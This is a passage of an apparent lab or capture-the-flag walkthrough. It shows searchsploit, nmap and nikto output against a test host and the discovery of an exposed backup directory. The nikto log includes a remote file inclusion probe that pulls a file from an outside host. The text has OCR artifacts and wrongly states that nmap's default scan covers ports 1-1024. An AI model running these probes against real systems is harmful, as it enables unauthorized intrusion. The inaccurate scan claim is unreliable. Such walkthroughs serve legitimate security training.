Nginx 1.3.9/1.4.0 (x86) - Brute Force                        | linux_x86/remote/26737.pl
Nginx 1.4.0 (Generic Linux x64) - Remote Overflow            | linux_x86-64/remote/32277.txt
PHP-FPM + Nginx - Remote Code Execution                      | php/webapps/47553.md
```

There were no vulnerailities for the specific version. All my efforts till now were hitting a dead end. If there were no vulnerabilities in the web server, is the SSH server only way to gain acc-ess on the target or am I missing something. I decided to perform port scanning again but a bit differently. This time I scanned all the 65535 ports just to make sure I didn't miss anything.

```
kali@kali:~$ nmap -sV -p1-65535 192.168.36.179
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 21:16 EST
Nmap scan report for 192.168.36.179
Host is up (0.0023s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    nginx 1.18.0 (Ubuntu)
7755/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
33060/tcp open  mysqlx?
1 service unrecognized despite returning data. If you know the service/version, please submit t
he following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.80%I=7%D=2/5%Time=601DFEB7%P=i686-pc-linux-gnu%r(NULL
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b\x08
SF:\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPOptio
SF:ns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVersion
SF:BindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP,2B,"
SF:\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInva
SF:lid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(
SF:SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x1
SF:0\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCookie,9,
SF:"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b\x08\
SF:x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x0
```


After I did this, I found two new ports open on the target, ports 7755 and 33060. When you p-erform general port scanning with Nmap, it scans only the most common ports : 1-1024. Hen-ce I missed these ports earlier.

So there is another web server running on the target. This one was an apache web ser-ver. I ran nikto on this server too.


```
kali@kali:~$ nikto -h 192.168.36.179:7755
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.36.179
+ Target Hostname:    192.168.36.179
+ Target Port:        7755
+ Start Time:         2021-02-05 21:37:12 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
 against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
ontent of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 280, size: 5aeb1700c1e2f,
mtime: gzip
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3268: /backup/: Directory indexing found.
+ OSVDB-3092: /backup/: This might be interesting ...
```


```
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. Th
is gives a lot of system information.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.cke
rs.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ 7917 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2021-02-05 21:38:46 (GMT-5) (94 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Even on this web server, there is a directory named "backup". Unlike the one in the web serv
-er on the port 80, this directory is accessible.



I found some files in this directory. I downloaded all these to my attacker system.






Since I can't download a php file this way, I used wget command to download the php file command.php.

